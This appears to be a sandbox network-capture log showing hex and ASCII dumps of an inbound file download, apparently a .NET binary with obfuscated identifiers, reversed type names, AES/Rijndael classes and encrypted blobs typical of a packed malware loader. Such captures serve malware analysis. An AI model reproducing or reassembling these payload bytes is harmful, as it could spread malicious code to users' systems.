2022-01-14 00:10:16 UTC	96	IN	Data Raw: 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 Data Ascii:))

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	100	IN	Data Raw: d1 01 60 2f b3 20 81 01 89 32 b8 20 69 02 89 32 c2 20 51 00 d2 4f 9f 07 79 00 e7 6f cc 20 79 00 e9 2e c6 07 21 01 fa 6f 08 02 09 02 90 2a d1 20 79 01 07 70 d8 20 79 01 14 70 df 20 d1 01 23 2c 9f 07 79 01 22 70 e4 20 21 01 30 70 eb 20 61 03 41 70 f2 20 61 03 47 70 f2 20 d1 01 90 2a f7 20 19 03 52 70 52 05 49 02 7d 2d 01 21 49 02 65 70 0b 21 49 02 7d 2d 14 21 49 02 72 70 1e 21 49 02 7d 2d 2c 21 e9 03 8d 70 c6 07 81 01 bc 2c 7e 01 49 02 7d 2d 36 21 49 02 7d 2d 40 21 31 01 9b 70 d3 10 19 00 a6 70 48 21 81 01 b0 70 4d 21 21 01 c0 70 53 21 f1 03 54 00 d7 00 f9 03 54 00 d7 00 01 04 54 00 d7 00 09 04 54 00 6b 21 21 04 54 00 d7 00 29 04 54 00 d7 00 31 04 54 00 6f 22 49 04 54 00 d7 00 06 00 15 00 f3 01 02 00 d5 0b e0 13 27 00 8b 0c 59 21 2e 00 23 00 ea 00 2e 00 1b Data Ascii: `/ 2 i2 QOyo y.!o* yp yp #,y"p !0p aAp aGp * RpRI}-!Iep!I}-!Irp!I}-,!p,~I}-6!I}-@!1ppH!pM!!pS!TTTTk!!T)T1To" IT'Y!.#.
2022-01-14 00:10:16 UTC	104	IN	Data Raw: 4b 69 79 49 62 74 64 67 47 44 66 31 32 71 72 00 75 4b 74 76 4b 64 6b 42 6a 76 34 74 33 54 46 51 42 65 00 4e 69 66 76 64 70 74 68 58 79 5a 53 33 6a 38 58 78 45 00 41 74 74 72 69 62 75 74 65 00 6a 73 54 38 56 69 31 6e 71 57 32 6e 4d 36 46 4b 4b 43 4a 60 31 00 43 49 4b 42 59 35 5a 74 71 39 47 67 34 6f 45 35 56 55 00 76 62 68 76 36 59 75 42 4c 42 6e 5a 45 30 48 42 5a 55 00 58 43 42 30 73 38 37 42 44 48 30 69 51 4b 67 4a 36 58 00 48 6d 76 79 77 36 4f 4a 32 56 50 5a 55 43 56 49 6c 55 00 66 6a 76 49 44 58 6f 48 78 4c 54 47 78 6c 41 4c 53 4b 00 69 6f 43 31 59 63 76 62 5a 32 79 52 47 67 73 4f 42 45 00 71 41 53 38 51 69 52 73 38 6e 62 46 61 41 33 65 30 63 00 58 4e 56 30 75 42 4e 49 66 30 68 52 47 4c 6c 54 65 72 00 51 52 52 4b 66 42 72 4e 4a 68 51 75 47 41 73 49 68 Data Ascii: KiyIbtdgGDf12qruKtvKdkBjv4t3TFQBeNifvdpthXyZS3j8XxEAttributejsT8Vi1nqW2nM6FKKCJ`1CIKBY5Z tq9Gg4oE5VUvbhv6YuBLBnZE0HBZUXCB0s87BDH0iQKgJ6XHmvyw6OJ2VPZUCVIlUfjvIDXoHxLTGxlALSKioC1Ycv bZ2yRGgsOBEqAS8QiRs8nbFaA3e0cXNV0uBNIf0hRGLlTerQRRKfBrNJhQuGAsIh
2022-01-14 00:10:16 UTC	108	IN	Data Raw: 6a 36 52 57 70 35 41 00 73 67 6e 69 72 74 53 62 65 46 6e 6f 69 74 61 73 72 65 76 6e 6f 43 65 72 75 63 65 53 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 35 39 32 34 38 61 73 64 00 74 6e 65 6d 65 6c 45 67 6e 69 64 6f 63 6e 45 65 67 61 73 73 65 4d 79 72 61 6e 69 42 6e 6f 69 74 61 72 75 67 69 66 6e 6f 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 33 31 36 33 32 00 6d 75 4f 70 62 58 67 75 48 68 77 57 5a 68 6a 31 76 77 43 00 73 67 6e 69 64 6e 69 42 65 67 6e 61 68 63 78 45 61 74 61 64 61 74 65 4d 6e 6f 69 74 70 69 72 63 73 65 44 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 32 32 38 31 00 65 70 79 54 6e 6f 69 74 63 65 6c 6c 6f 43 72 65 64 61 65 48 62 65 57 74 65 4e 6d 65 74 73 79 53 38 39 39 37 35 00 49 6e 74 31 36 00 64 61 74 61 00 Data Ascii: j6RWp5AsgnirtSbeFnoitasrevnoCeruceSledoMecivreSmetsyS59248asdtnemelEgnidocnEegasseMyrani BnoitarugifnoCledoMecivreSmetsyS31632muOpbXguHhwWZhj1vwCsgnidniBegnahcxEatadateMnoitpircseDledoMeciv reSmetsyS2281epyTnoitcelloCredaeHbeWteNmetsyS89975Int16data
2022-01-14 00:10:16 UTC	113	IN	Data Raw: 55 6e 69 63 6f 64 65 00 47 65 74 53 74 72 69 6e 67 00 73 65 74 5f 55 73 65 4d 61 63 68 69 6e 65 4b 65 79 53 74 6f 72 65 00 48 35 46 6a 57 49 32 71 4c 41 00 48 49 6d 48 65 68 4d 51 73 00 20 00 42 69 74 43 6f 6e 76 65 72 74 65 72 00 47 65 74 42 79 74 65 73 00 43 6f 70 79 00 4f 64 54 66 74 56 58 67 52 00 66 42 53 49 73 46 61 76 73 00 6c 56 76 6d 32 6a 63 36 33 00 51 6b 75 67 67 53 31 58 38 00 71 39 4e 59 46 47 39 4b 69 00 4f 62 74 38 64 67 47 44 66 00 62 32 71 43 72 6e 4b 57 31 00 51 33 6c 6a 55 79 76 58 6d 00 53 79 6d 65 74 72 69 63 41 6c 67 6f 72 69 74 68 6d 00 41 65 73 43 72 79 70 74 6f 53 65 72 76 69 63 65 50 72 6f 76 69 64 65 72 00 52 69 6a 6e 64 61 65 6c 4d 61 6e 61 67 65 64 00 41 63 74 69 76 61 74 6f 72 00 43 72 65 61 74 65 49 6e 73 74 61 6e 63 65 Data Ascii: UnicodeGetStringset_UseMachineKeyStoreH5FjWI2qLAHImHehMQs BitConverterGetBytesCopyOdTftV XgRfBSIsFavslVvm2jc63QkuggS1X8q9NYFG9KiObt8dgGDfb2qCrnKW1Q3ljUyvXmSymmetricAlgorithmAesCryptoService ProviderRijndaelManagedActivatorCreateInstance
2022-01-14 00:10:16 UTC	117	IN	Data Raw: 53 6f 66 32 57 6c 4f 39 53 00 52 75 6e 74 69 6d 65 4d 65 74 68 6f 64 48 61 6e 64 6c 65 00 67 65 74 5f 4d 65 74 68 6f 64 48 61 6e 64 6c 65 00 56 44 36 56 59 6c 49 32 50 46 4e 71 46 52 4b 56 57 5a 4f 00 50 72 65 70 61 72 65 4d 65 74 68 6f 64 00 51 56 63 54 4c 37 49 58 66 6a 53 77 4a 4f 43 30 38 53 54 00 77 6c 70 71 64 48 49 65 6b 52 66 45 55 58 48 54 56 50 71 00 6b 4c 4d 65 4f 45 49 72 59 37 68 58 77 68 70 6f 70 71 54 00 50 6b 37 51 71 78 6a 36 53 4f 6a 42 59 30 69 57 42 4a 51 00 52 35 61 45 6b 62 6a 47 64 59 42 4c 4d 4c 77 4c 53 58 4e 00 49 37 62 37 6c 4d 70 6d 5a 42 71 61 6c 6a 6d 4d 6d 6c 66 00 51 79 6b 6b 68 38 70 48 76 6d 31 44 66 6d 31 67 39 45 65 00 74 39 57 4a 44 62 70 53 48 73 36 75 4a 45 57 6c 56 68 66 00 54 00 75 34 69 49 39 34 44 79 38 67 00 43 Data Ascii: Sof2WlO9SRuntimeMethodHandleget_MethodHandleVD6VYlI2PFNqFRKVWZOPrepareMethodQVcTL7lXfjSw JOC08STwlpqdHIekRfEUXHTVPqkLMeOElrY7hXwhpopqTPk7Qqxj6SOjBY0iWBJQR5aEkbjGdYBLMLwLSXNI7b7lMp mZBqaljmMmlfQykkh8pHvm1Dfm1g9Eet9WJDbpSHs6uJEWlVhfTu4iI94Dy8gC
2022-01-14 00:10:16 UTC	121	IN	Data Raw: 78 30 4e 6b 43 77 31 78 76 52 62 00 45 56 71 48 44 65 30 37 53 67 46 39 66 33 6b 52 62 61 61 00 42 50 4f 69 45 68 62 36 4e 63 00 7a 6b 72 69 53 61 39 4b 70 64 00 58 64 47 69 48 72 4d 68 6f 69 00 6b 34 5a 32 4a 79 30 57 57 38 69 77 4a 43 4e 59 5a 78 77 00 73 36 46 4e 33 62 30 44 68 48 75 34 67 53 50 44 58 69 34 00 54 74 74 62 77 58 30 50 49 74 41 50 70 57 67 77 68 65 32 00 6b 74 45 69 6a 30 68 51 37 79 00 58 6e 4c 69 61 62 50 53 41 49 00 77 55 31 51 50 6f 30 75 46 52 54 42 52 62 79 68 5a 34 64 00 4e 6f 74 49 6d 70 6c 65 6d 65 6e 74 65 64 45 78 63 65 70 74 69 6f 6e 00 43 30 6e 51 54 61 30 55 62 6c 33 50 6f 77 77 47 5a 54 61 00 58 79 4b 33 72 76 30 36 51 67 34 4e 6d 79 30 35 61 66 38 00 54 5a 64 69 77 48 64 79 6f 6b 00 6d 78 76 69 68 4a 4c 51 69 38 00 4a 43 Data Ascii: x0NkCw1xvRbEVqHDe07SgF9f3kRbaaBPOiEhb6NczkriSa9KpdXdGiHrMhoik4Z2Jy0WW8iwJCNYZx ws6FN3b0DhHu4gSPDXi4TttbwX0PItAPpWgwhe2ktEij0hQ7yXnLiabPSAIwU1QPo0uFRTBRbyhZ4dNotImplement edExceptionC0nQTa0Ubl3PowwGZTaXyK3rv06Qg4Nmy05af8TZdiwHdyokmxvihJLQi8JC
2022-01-14 00:10:16 UTC	125	IN	Data Raw: 62 63 30 64 39 32 66 34 39 38 64 61 64 34 62 65 65 61 36 32 33 31 30 37 65 36 32 00 6d 5f 62 64 61 30 37 34 61 63 33 30 61 61 34 62 37 35 61 62 61 35 39 33 35 33 31 62 30 65 35 63 39 36 00 6d 5f 62 62 39 32 63 33 36 33 66 32 66 37 34 63 35 30 61 65 33 61 66 31 36 36 66 66 37 33 66 36 63 31 00 6d 5f 34 63 63 66 36 62 35 34 61 37 39 65 34 63 33 62 39 35 62 38 31 64 39 61 61 33 32 63 65 33 65 61 00 6d 5f 61 35 36 63 63 62 64 33 34 61 30 38 34 32 36 38 39 62 61 32 64 36 38 31 37 34 30 61 63 64 64 30 00 6d 5f 65 65 35 30 61 38 36 34 63 66 32 64 34 30 64 32 38 64 37 35 38 39 62 33 35 63 64 37 37 33 65 36 00 6d 5f 31 31 37 61 66 66 64 65 64 35 39 31 34 61 34 37 39 39 66 66 64 30 32 64 32 33 61 34 30 37 31 00 6d 5f 64 39 38 65 64 33 35 61 66 37 62 64 34 30 61 Data Ascii: bc0d92f498dad4beea623107e62m_bda074ac30aa4b75aba593531b0e5c96m_bb92c363f2f74c50ae3af166f f73f6c1m_4ccf6b54a79e4c3b95b81d9aa32ce3eam_a56ccbd34a0842689ba2d681740acdd0m_ee50a864cf2d4 0d28d7589b35cd773e6m_117affded5914a4799ffd02d23a40711m_d98ed35af7bd40a
2022-01-14 00:10:16 UTC	128	IN	Data Raw: 39 34 64 36 62 37 65 37 32 31 39 30 00 6d 5f 38 34 35 33 30 35 62 64 61 39 37 31 34 64 65 34 61 30 36 33 65 39 66 38 66 31 30 31 63 33 34 39 00 6d 5f 66 37 33 30 39 33 63 31 32 38 36 33 34 62 37 36 38 39 36 33 37 63 32 64 33 32 31 64 64 65 64 38 00 6d 5f 36 30 33 36 62 32 32 30 61 38 30 38 34 63 30 64 61 30 31 38 63 33 32 31 62 62 65 37 37 35 36 63 00 6d 5f 34 66 38 36 33 39 33 38 36 64 37 66 34 66 62 32 62 65 39 31 32 36 30 61 32 37 32 65 39 39 64 65 00 6d 5f 64 39 33 39 36 35 32 37 65 34 38 39 34 61 36 30 39 63 37 38 65 36 33 33 34 34 35 34 64 37 61 37 00 6d 5f 39 31 38 36 36 32 38 62 38 38 31 38 34 35 33 39 38 66 37 31 33 39 36 66 63 32 31 35 65 61 64 61 00 6d 5f 37 66 38 62 61 35 36 64 36 35 31 34 34 64 33 37 61 36 61 37 62 38 64 36 61 61 64 38 32 65 Data Ascii: 94d6b7e72190m_845305bda9714de4a063e9f8f101c349m_f73093c128634b7689637c2d321dded8m_6036b2 20a8084c0da018c321bbe7756cm_4f8639386d7f4fb2be91260a272e99dem_d9396527e4894a609c78e6334454 d7a7m_9186628b881845398f71396fc215eadam_7f8ba56d65144d37a6a7b8d6aad82e

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	132	IN	Data Raw: 00 69 00 74 00 6e 00 75 00 52 00 6d 00 65 00 74 00 73 00 79 00 53 00 36 00 33 00 37 00 30 00 33 00 56 00 73 00 55 00 43 00 77 00 38 00 47 00 50 00 69 00 51 00 5a 00 41 00 77 00 63 00 73 00 50 00 6a 00 4d 00 52 00 4d 00 51 00 3d 00 3d 00 00 80 b7 49 00 6c 00 61 00 68 00 73 00 72 00 61 00 4d 00 65 00 6c 00 4f 00 64 00 72 00 61 00 64 00 6e 00 0 0 61 00 74 00 53 00 73 00 65 00 63 00 69 00 76 00 72 00 65 00 53 00 70 00 6f 00 72 00 65 00 74 00 6e 00 49 00 65 00 6d 00 69 00 74 00 6e 00 75 00 52 00 6d 00 65 00 74 00 73 00 79 00 53 00 36 00 33 00 37 00 30 00 33 00 41 00 63 00 51 00 4a 00 41 00 38 00 47 00 57 00 54 00 38 00 33 00 50 00 78 00 51 00 70 00 50 00 69 00 77 00 4e 00 45 00 69 00 67 00 42 00 4a 00 51 00 51 00 4f 00 5a 00 79 00 73 00 2b 00 4f 00 31 00 5a 00 41 Data Ascii: itnuRmetsyS63703VsUCw8GPiQZAwcsPjMRMQ==IlahsraMelOdradnatSsecivreSporetnIemitnuRmetsyS63703AcQJA8GWT83PxQpPiwNEigBJQQOZys+O1ZA
2022-01-14 00:10:16 UTC	136	IN	Data Raw: 04 13 04 13 00 13 01 13 02 13 03 0c 15 12 69 01 15 12 6d 03 12 71 1c 1c 08 15 12 6d 03 12 71 1c 1c 0e 15 12 80 8d 06 12 71 12 80 91 1c 08 1c 1c 0e 20 05 13 05 13 00 13 01 13 02 13 03 13 04 06 00 01 1d 05 1d 05 16 07 08 12 80 9d 1d 05 1d 05 12 80 a1 12 80 a5 12 80 a9 1d 05 1d 05 0c 20 03 01 12 80 ad 12 80 a1 11 80 b1 04 00 00 12 24 04 28 00 1d 05 10 06 15 12 69 01 15 12 80 89 04 12 71 12 24 1c 1c 0e 06 15 12 69 01 15 12 6d 03 12 71 1c 1d 05 10 06 15 12 69 0 1 15 12 80 95 05 12 71 1c 0e 0e 1c 0d 06 15 12 69 01 15 12 6d 03 12 71 1c 1c 13 06 15 12 69 01 15 12 80 8d 06 12 71 12 80 91 1c 08 1c 1c 04 00 01 18 0e 01 02 04 00 01 02 18 05 00 02 18 18 0e 03 06 12 34 05 20 01 01 1d 1c 06 30 01 01 1e 00 0e 03 07 01 18 02 1e 00 05 20 01 1c 1d 1c 04 00 00 12 34 03 06 12 Data Ascii: imqmqq $(iq$imqiqimqiq4 0 4
2022-01-14 00:10:16 UTC	140	IN	Data Raw: d5 02 1c 12 81 7c 02 1d 08 08 20 02 02 13 00 10 13 01 01 00 0c 20 03 12 81 7c 12 81 7c 11 81 14 02 06 20 01 12 81 7c 08 06 00 01 08 12 80 91 04 07 02 08 08 09 15 12 80 d5 02 12 80 91 08 05 06 1d 12 80 91 0c 20 04 01 0e 12 80 91 1d 12 80 91 02 07 20 02 01 08 12 81 7c 37 07 15 08 12 81 35 12 80 c5 1d 12 81 1d 08 1d 12 81 7c 15 12 80 cd 01 12 81 54 12 81 58 12 81 5c 1c 12 81 7c 1c 08 12 81 7c 12 80 91 1c 02 12 81 34 12 80 91 08 1d 1c 09 00 02 12 81 5c 12 81 3 5 02 27 07 10 08 12 80 c5 12 81 21 12 81 25 1d 12 81 1d 1d 12 80 91 08 1d 12 81 d9 12 81 5c 08 08 08 08 12 80 91 08 12 81 5c 0b 15 12 80 d5 02 12 81 35 12 81 5c 02 1d 1c 0c 00 03 12 81 5c 12 81 35 02 12 81 58 2d 07 12 12 81 5c 12 80 c5 12 81 21 12 81 25 08 1d 12 80 91 08 1d 12 81 d9 12 81 5c 08 08 08 08 Data Ascii: | || | |75|TX\\||4\5'!%\\5\\5X-\!%\
2022-01-14 00:10:16 UTC	145	IN	Data Raw: 33 a8 87 2f 6f 03 d6 26 0f 7c 54 21 56 a3 95 23 b3 25 0b a6 c6 39 d4 76 ac 00 54 9c c0 65 ea 0f 7d 24 99 f9 6b ca 2d 15 8e cd fc 02 b1 76 25 ed 45 f1 35 81 59 0e 64 42 fb 81 4a 05 86 18 a0 72 fe ce e7 6f ec 9e 5f f8 6a b3 2f 69 ce 1d c8 31 37 ce 7d 0b d4 4a 0c e7 7d fe c0 46 a6 61 b0 4a a3 b3 f3 65 70 bc 21 4e 4c 77 aa 9b 91 ee a3 3b 51 20 93 0c c0 f9 98 7f 1d 39 cc 04 36 1c 96 cd 1b d5 6a 4d 2c 9a 72 30 d0 27 7e 7d 58 4a d3 14 cf 45 66 50 00 23 3f 6c e6 11 b4 bc 35 db 72 7d c0 0c a3 ae e6 36 c4 12 43 da 98 f6 07 94 bf fa 3d 92 eb fb 25 e9 5c 91 0a fa 33 e2 80 3b e6 ed 84 4e 4b 83 76 6d 5f 35 10 c6 1c f0 fd 48 95 49 57 15 c0 d8 e6 67 2e ab 4e 55 ba ac 81 31 dd 2a d1 e5 a8 1f 37 f0 44 bb 18 f5 d6 f8 e6 db 39 45 a1 a3 4f 74 92 c9 3e ed fc ee 8b 37 b0 a3 3a Data Ascii: 3/o&|T!V#%9vTe}$k-v%E5YdBJro_j/i17}J}FaJep!NLw;Q 96jM,r0'~}XJEfP#?l5r}6C=%\3;NKvm_5HIWg.NU1*7D9EOt>7:
2022-01-14 00:10:16 UTC	149	IN	Data Raw: 28 01 e4 78 06 cb 1f 0c 19 57 c9 51 79 46 3f fb 65 89 c5 4b d1 e0 9d 49 e9 1f 30 4a bb bd 35 93 86 ea 79 38 3b 3c 2a 9d f1 56 60 97 a5 8c b5 62 be c9 b1 48 d5 55 3d b3 7f b3 9b 7c b2 c5 6b 26 3c ac 52 3d be 24 e1 b2 3b e9 dc 8a ea 39 d9 64 95 5e 6d 26 c2 85 1b 3b ed c9 07 37 e5 96 a1 a3 f4 15 18 8f 89 84 12 8a a7 79 90 84 c7 52 bf 11 98 0d 61 5f b8 c8 58 50 77 86 4f 1a 71 6f d4 e1 79 3b 82 48 79 b0 28 7d 6c a4 f3 21 9b 66 2e 70 fc 57 66 25 23 d1 05 6b 69 91 46 a1 d1 e8 40 e9 62 8a 23 c7 ec f6 8c 2d c9 bb 87 d7 a3 72 8d de 92 7a e9 47 9c c9 75 34 b1 d8 0a 2d 68 8e 69 d9 af ee a8 53 b9 fb 7d 3d e7 e4 88 c5 a1 6f 45 7c a0 4b c1 0b 5d fb e6 2f 28 a5 16 7b 95 22 4a 46 02 51 50 4e b4 63 cb a8 30 a3 a2 e7 e5 8d 23 38 d7 f4 72 78 c2 fe 03 ef f6 f7 41 f7 af 18 4b Data Ascii: (xWQyF?eKI0J5y8;<*V`bHU=|k&<R=$;9d^m&;7yRa_XPwOqoy;Hy(}l!f.pWf%#kiF@b#-rzGu4-hiS}=oE|K]/({"JFQPNc0#8rxAK
2022-01-14 00:10:16 UTC	153	IN	Data Raw: 93 e8 7c 9f 62 e7 52 c8 79 dc da 33 f7 fd 3e 91 40 ba 2a c7 1d ce 1e b0 49 7e df 3f 44 97 f7 1e f1 b2 11 1b fc 6c 3d ec c0 b7 1d 95 f7 92 f7 4e 8f 0a c4 2a 69 24 a7 6a d6 32 8f b6 9e 0a 1b 64 c3 3f 03 17 97 4c 7f 77 9e 3d 82 01 08 f0 c4 93 ab 7c f3 dc 74 39 6b 4c 33 4f 3f 4b 81 00 e1 1a fe f3 02 29 00 68 b5 d5 ed 33 79 5b b9 dc d7 48 13 75 5c b1 7b d2 ba a1 c1 d9 5d 37 80 df 52 af b1 ea 51 aa 45 ce 6e 47 79 f2 77 58 0f 6a b9 e4 2c 2f ee 35 d7 b0 5a a4 43 fa eb 74 f6 c7 e3 0b 93 80 65 f4 52 4a a0 b5 ea 98 44 98 51 f7 60 eb 25 23 7d 38 c1 dc fb 79 a4 64 7f 68 27 a7 f5 64 b5 a7 ef 95 d8 9e 86 95 0d 58 a8 14 1c 09 86 36 e1 0b 24 76 17 4a 65 5a 9e 01 b0 8a d7 e4 02 70 c3 d7 9c cc 36 b6 5a 02 8f 72 8f 31 de 71 c2 74 1d a5 6e ea 0d 1b 67 aa 80 56 94 fc d3 14 ab Data Ascii: |bRy3>@*I~?Dl=N*i$j2d?Lw=\|t9kL3O?K)h3y[Hu\{]7RQEnGywXj,/5ZCteRJDQ`%#}8ydh'dX6$vJeZp6Zr1qtngV
2022-01-14 00:10:16 UTC	157	IN	Data Raw: 2d f7 a9 f4 d2 14 ad 1d 81 aa 6c 9c 7b 17 dd 7c 78 a9 51 a5 a6 ad 85 fc 81 75 46 e9 92 04 97 ce 17 a7 6c 2b 51 64 a7 5a 71 bc 45 64 62 86 ad 2f f6 8f 76 56 75 f4 bd 72 94 9a 69 ca a8 9a cc f2 62 0f 30 37 ee d1 9b c3 68 4d b0 e2 b3 a2 81 18 63 07 37 a3 51 ae 7b 44 58 7b a9 0b 31 89 34 e2 35 fe c7 16 69 c2 24 10 32 21 b1 49 3c 79 9b 1b 0c df 9b fe 81 a5 c0 ed c6 5f e2 96 e2 e4 b6 9c e8 8e 24 f8 9f 34 ad 3a 8f cc f8 55 83 b7 09 61 be b2 71 e3 2e d6 9b 7e 8a a2 20 90 58 6d 5a fc 24 5e 48 fb e1 4d 9e 05 51 8a b4 73 29 04 7b ca a0 05 0c 74 7e 37 89 20 fa 7e 23 bc 22 87 35 d3 c8 36 eb f2 fa 54 e1 80 32 29 dc ed de c4 2b ee 12 35 85 2a bc 58 66 f8 7e 99 41 fd 59 58 d8 dc 5c 64 d0 10 21 fe 8d 0f e7 b7 d7 d6 3d e0 95 64 fa b7 08 cc b4 97 f9 4d f8 96 1a 10 51 66 7c Data Ascii: -l{|xQuFl+QdZqEdb/vVurib07hMc7Q{DX{145i$2!I<y_$4:Uaq.~ XmZ$^HMQs){t~7 ~#"56T2)+5*Xf~AYX\d!=dMQf|
2022-01-14 00:10:16 UTC	160	IN	Data Raw: 5c 40 ff 24 72 62 f8 69 b3 a7 25 e3 30 56 36 40 77 c9 c0 37 3b 13 ce 1f 70 38 41 a4 72 6d 22 51 d9 1c 96 e3 f4 7f ca 30 82 4d 80 84 6c 87 da 0e cb c2 a8 61 c9 56 8a fa 1a 5a e3 87 d2 d0 f0 02 e7 41 fd e5 ed 98 9c 4c 87 b1 3f 21 8d 13 98 13 25 7b b1 2b 2b 7b 87 f0 4e 02 32 47 b0 10 66 f4 be b5 77 8e c8 27 9d 40 c1 b8 54 30 b9 f7 5f 55 4a d7 59 bc bb b8 7b 64 97 7f 47 58 da b6 46 86 9e eb a7 b3 60 7c 72 3f d1 ef 31 08 3f 42 70 b4 fb 6d 60 b0 78 2c e9 df 84 a9 59 59 77 13 b2 60 d9 79 c5 0e 16 8d 20 e6 54 1b 71 91 14 fc 87 fb d0 25 c5 76 7c df cf 6d 69 ed a7 e2 6d f7 40 21 4e c0 c7 09 3c 60 7a 66 84 5e 7d dc e7 90 0d f3 5d 75 22 ef 15 da 5e a2 71 ff d1 76 50 90 81 a1 05 18 8a ab 3d 95 d2 8b 77 74 29 88 5f 3c 4c cd e8 ab 3e cf 21 8f d7 ab e4 46 c3 b9 d6 f9 7c Data Ascii: \@$rbi%0V6@w7;p8Arm"Q0MlaVZAL?!%{++{N2Gfw'@T0_UJY{dGXF`|r?1?Bpm`x,YYw`y Tq%v|mim@!N<`zf^}]u"^qvP=wt)_<L>!F|
2022-01-14 00:10:16 UTC	164	IN	Data Raw: 46 43 ed e7 fc 70 60 9e 8f 07 02 01 30 2e 75 7b f6 1c 61 dd 3e 2c d2 31 06 b7 96 f8 76 46 a2 8a f8 0d 2e 1a 57 7d 17 1b 9b 91 d5 fb 8f 66 99 5a 3d 09 fb 36 d7 90 73 ce f4 82 d2 26 be 93 a6 4f cd fa 0d b0 a8 a8 aa 67 9c dd f1 ff 11 2e 33 31 04 a4 b3 b2 cb dc f0 81 36 5d 96 1d dc d9 80 ec 18 36 e0 1f b0 69 a0 6c 3a 26 79 25 e0 e7 cd 0c 8b 47 be 31 e1 d3 aa b6 6b 45 76 68 f1 9e 94 41 b5 2a 23 7b cd 30 2b 96 f9 85 1f 98 fe 04 e1 e8 f5 16 3f 16 e2 12 ed 5d e1 cf 7a f6 33 79 fd 21 70 83 70 fc 9a 49 42 35 7a 95 bf 7c 6e d7 f5 3d 03 8b de a7 c7 61 80 23 29 67 46 41 45 cc d2 ce ed de 24 7b 66 18 94 aa 7d 16 76 d6 1f d0 17 81 2e 99 18 95 85 01 6f 04 53 3a 80 f8 0b d3 29 ce 4d 29 d9 3b c9 f9 ae 00 6a 0f 4f cb 51 6c 5f d9 9f b3 72 a1 1d ea 0a f1 18 83 b5 34 fb ae 52 Data Ascii: FCp`0.u{a>,1vF.W}fZ=6s&Og.316]6il:&y%G1kEvhA*#{0+?]z3y!ppIB5z|n=a#)gFAE${f}v.oS:)M);jOQl_r4R

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	168	IN	Data Raw: cb c3 f2 56 d0 1f 31 b1 76 4c 48 5a 69 02 38 6b 41 4d 8e 55 fc 47 2f b9 62 d7 cd 2b 07 2a 7f 24 59 71 0a 9a 18 e7 c3 3b 5b 60 b7 a9 6f 75 b1 01 c5 18 bf 60 c3 71 a8 64 45 19 57 66 00 f0 8f f2 b6 32 25 4d c4 e8 68 10 c5 5d 7b 56 b3 69 51 02 a9 1e 4c ae e7 59 91 b5 45 c6 70 50 97 99 05 7d d6 87 f8 16 f3 1d f6 23 3b 58 3e 4a f8 a2 fe f1 0d 42 fc 53 c7 26 1c d3 f8 8d 6e 5c 46 eb 6d fb 0d 42 21 16 e0 86 a0 1c 41 83 f6 2c 5a f9 e7 a1 67 f3 16 40 de 02 fe b9 23 ff 3f ea 43 78 42 80 2f 57 45 08 90 9d c2 79 39 8b 87 36 c3 23 b6 78 4a 7a 5a 37 21 35 09 b1 21 e7 3a 83 7f c4 68 91 89 65 1f d8 9a 5c 9d 72 7c f0 a8 58 eb 8f 6e 24 18 50 3d 81 12 4a 26 79 17 9b 0a 75 45 06 73 f1 0e 5f 9f 96 a5 97 6b 2b 2b 52 95 26 0a 96 17 0f c0 e6 f4 58 d3 a7 e0 b9 55 fd 4e 21 5f c9 cb Data Ascii: V1vLHZi8kAMUG/b+*$Yq;[`ou`qdEWf2%Mh]{ViQLYEpP}#;X>JBS&n\FmB!A,Zg@#?CxB/WEy96#xJzZ7!5!:he \r\|Xn$P=J&yuEs_k++R&XUN!_
2022-01-14 00:10:16 UTC	172	IN	Data Raw: bc a7 ac 70 17 4c 0b ba cc 1e 09 20 c3 13 e2 55 4b c0 03 87 e1 53 10 e0 88 ed 89 72 94 6a 27 6a 2a af bb ea 2c ae be b7 06 97 3a 51 bc 1a 69 0f ce 34 97 04 a5 db 40 2c 4f f3 d3 ae 95 05 ef 6c b5 0d c9 82 d6 85 4e 6f 39 a2 b1 25 81 e5 30 4d 0b f4 02 70 25 15 2a 83 9b 90 fb 0e 59 c7 8b ec 1a 3a 1c 29 cd 34 a0 8c eb 2c a0 61 38 9d 9b ae b8 a8 0a 25 7d 0e 30 2a fc 35 cc 40 fd d5 27 7b 1e ed b3 3c a4 bc c6 d0 15 16 f0 69 b9 01 97 1d 5c 06 89 f8 a0 2f 46 2b 0c 3f da 31 e9 f2 06 db 85 2a 7c 87 f0 52 65 f2 9d cb 66 c4 7a 04 3e 39 2a 4b 41 9c 97 8a 87 f6 e1 24 80 4f 1e bb 57 cd b0 b2 11 a7 a0 91 9c 22 b6 ca 94 a6 40 63 40 ca 5f 32 26 5c 93 fa 8c 97 1a d7 c3 70 b7 e4 dd 9b ee 5a 9d e0 ef 86 49 19 7e 89 ac df 2a c2 cd 45 ed 77 a8 9b ae 87 82 7c db 20 a5 83 bc 56 8a Data Ascii: pL UKSrj'j*,:Qi4@,OlNo9%0Mp%*Y:)4,a8%}0*5@'{<i\F+?1*|Refz>9*KA$OW"@c@_2&\pzI~*Ew| V
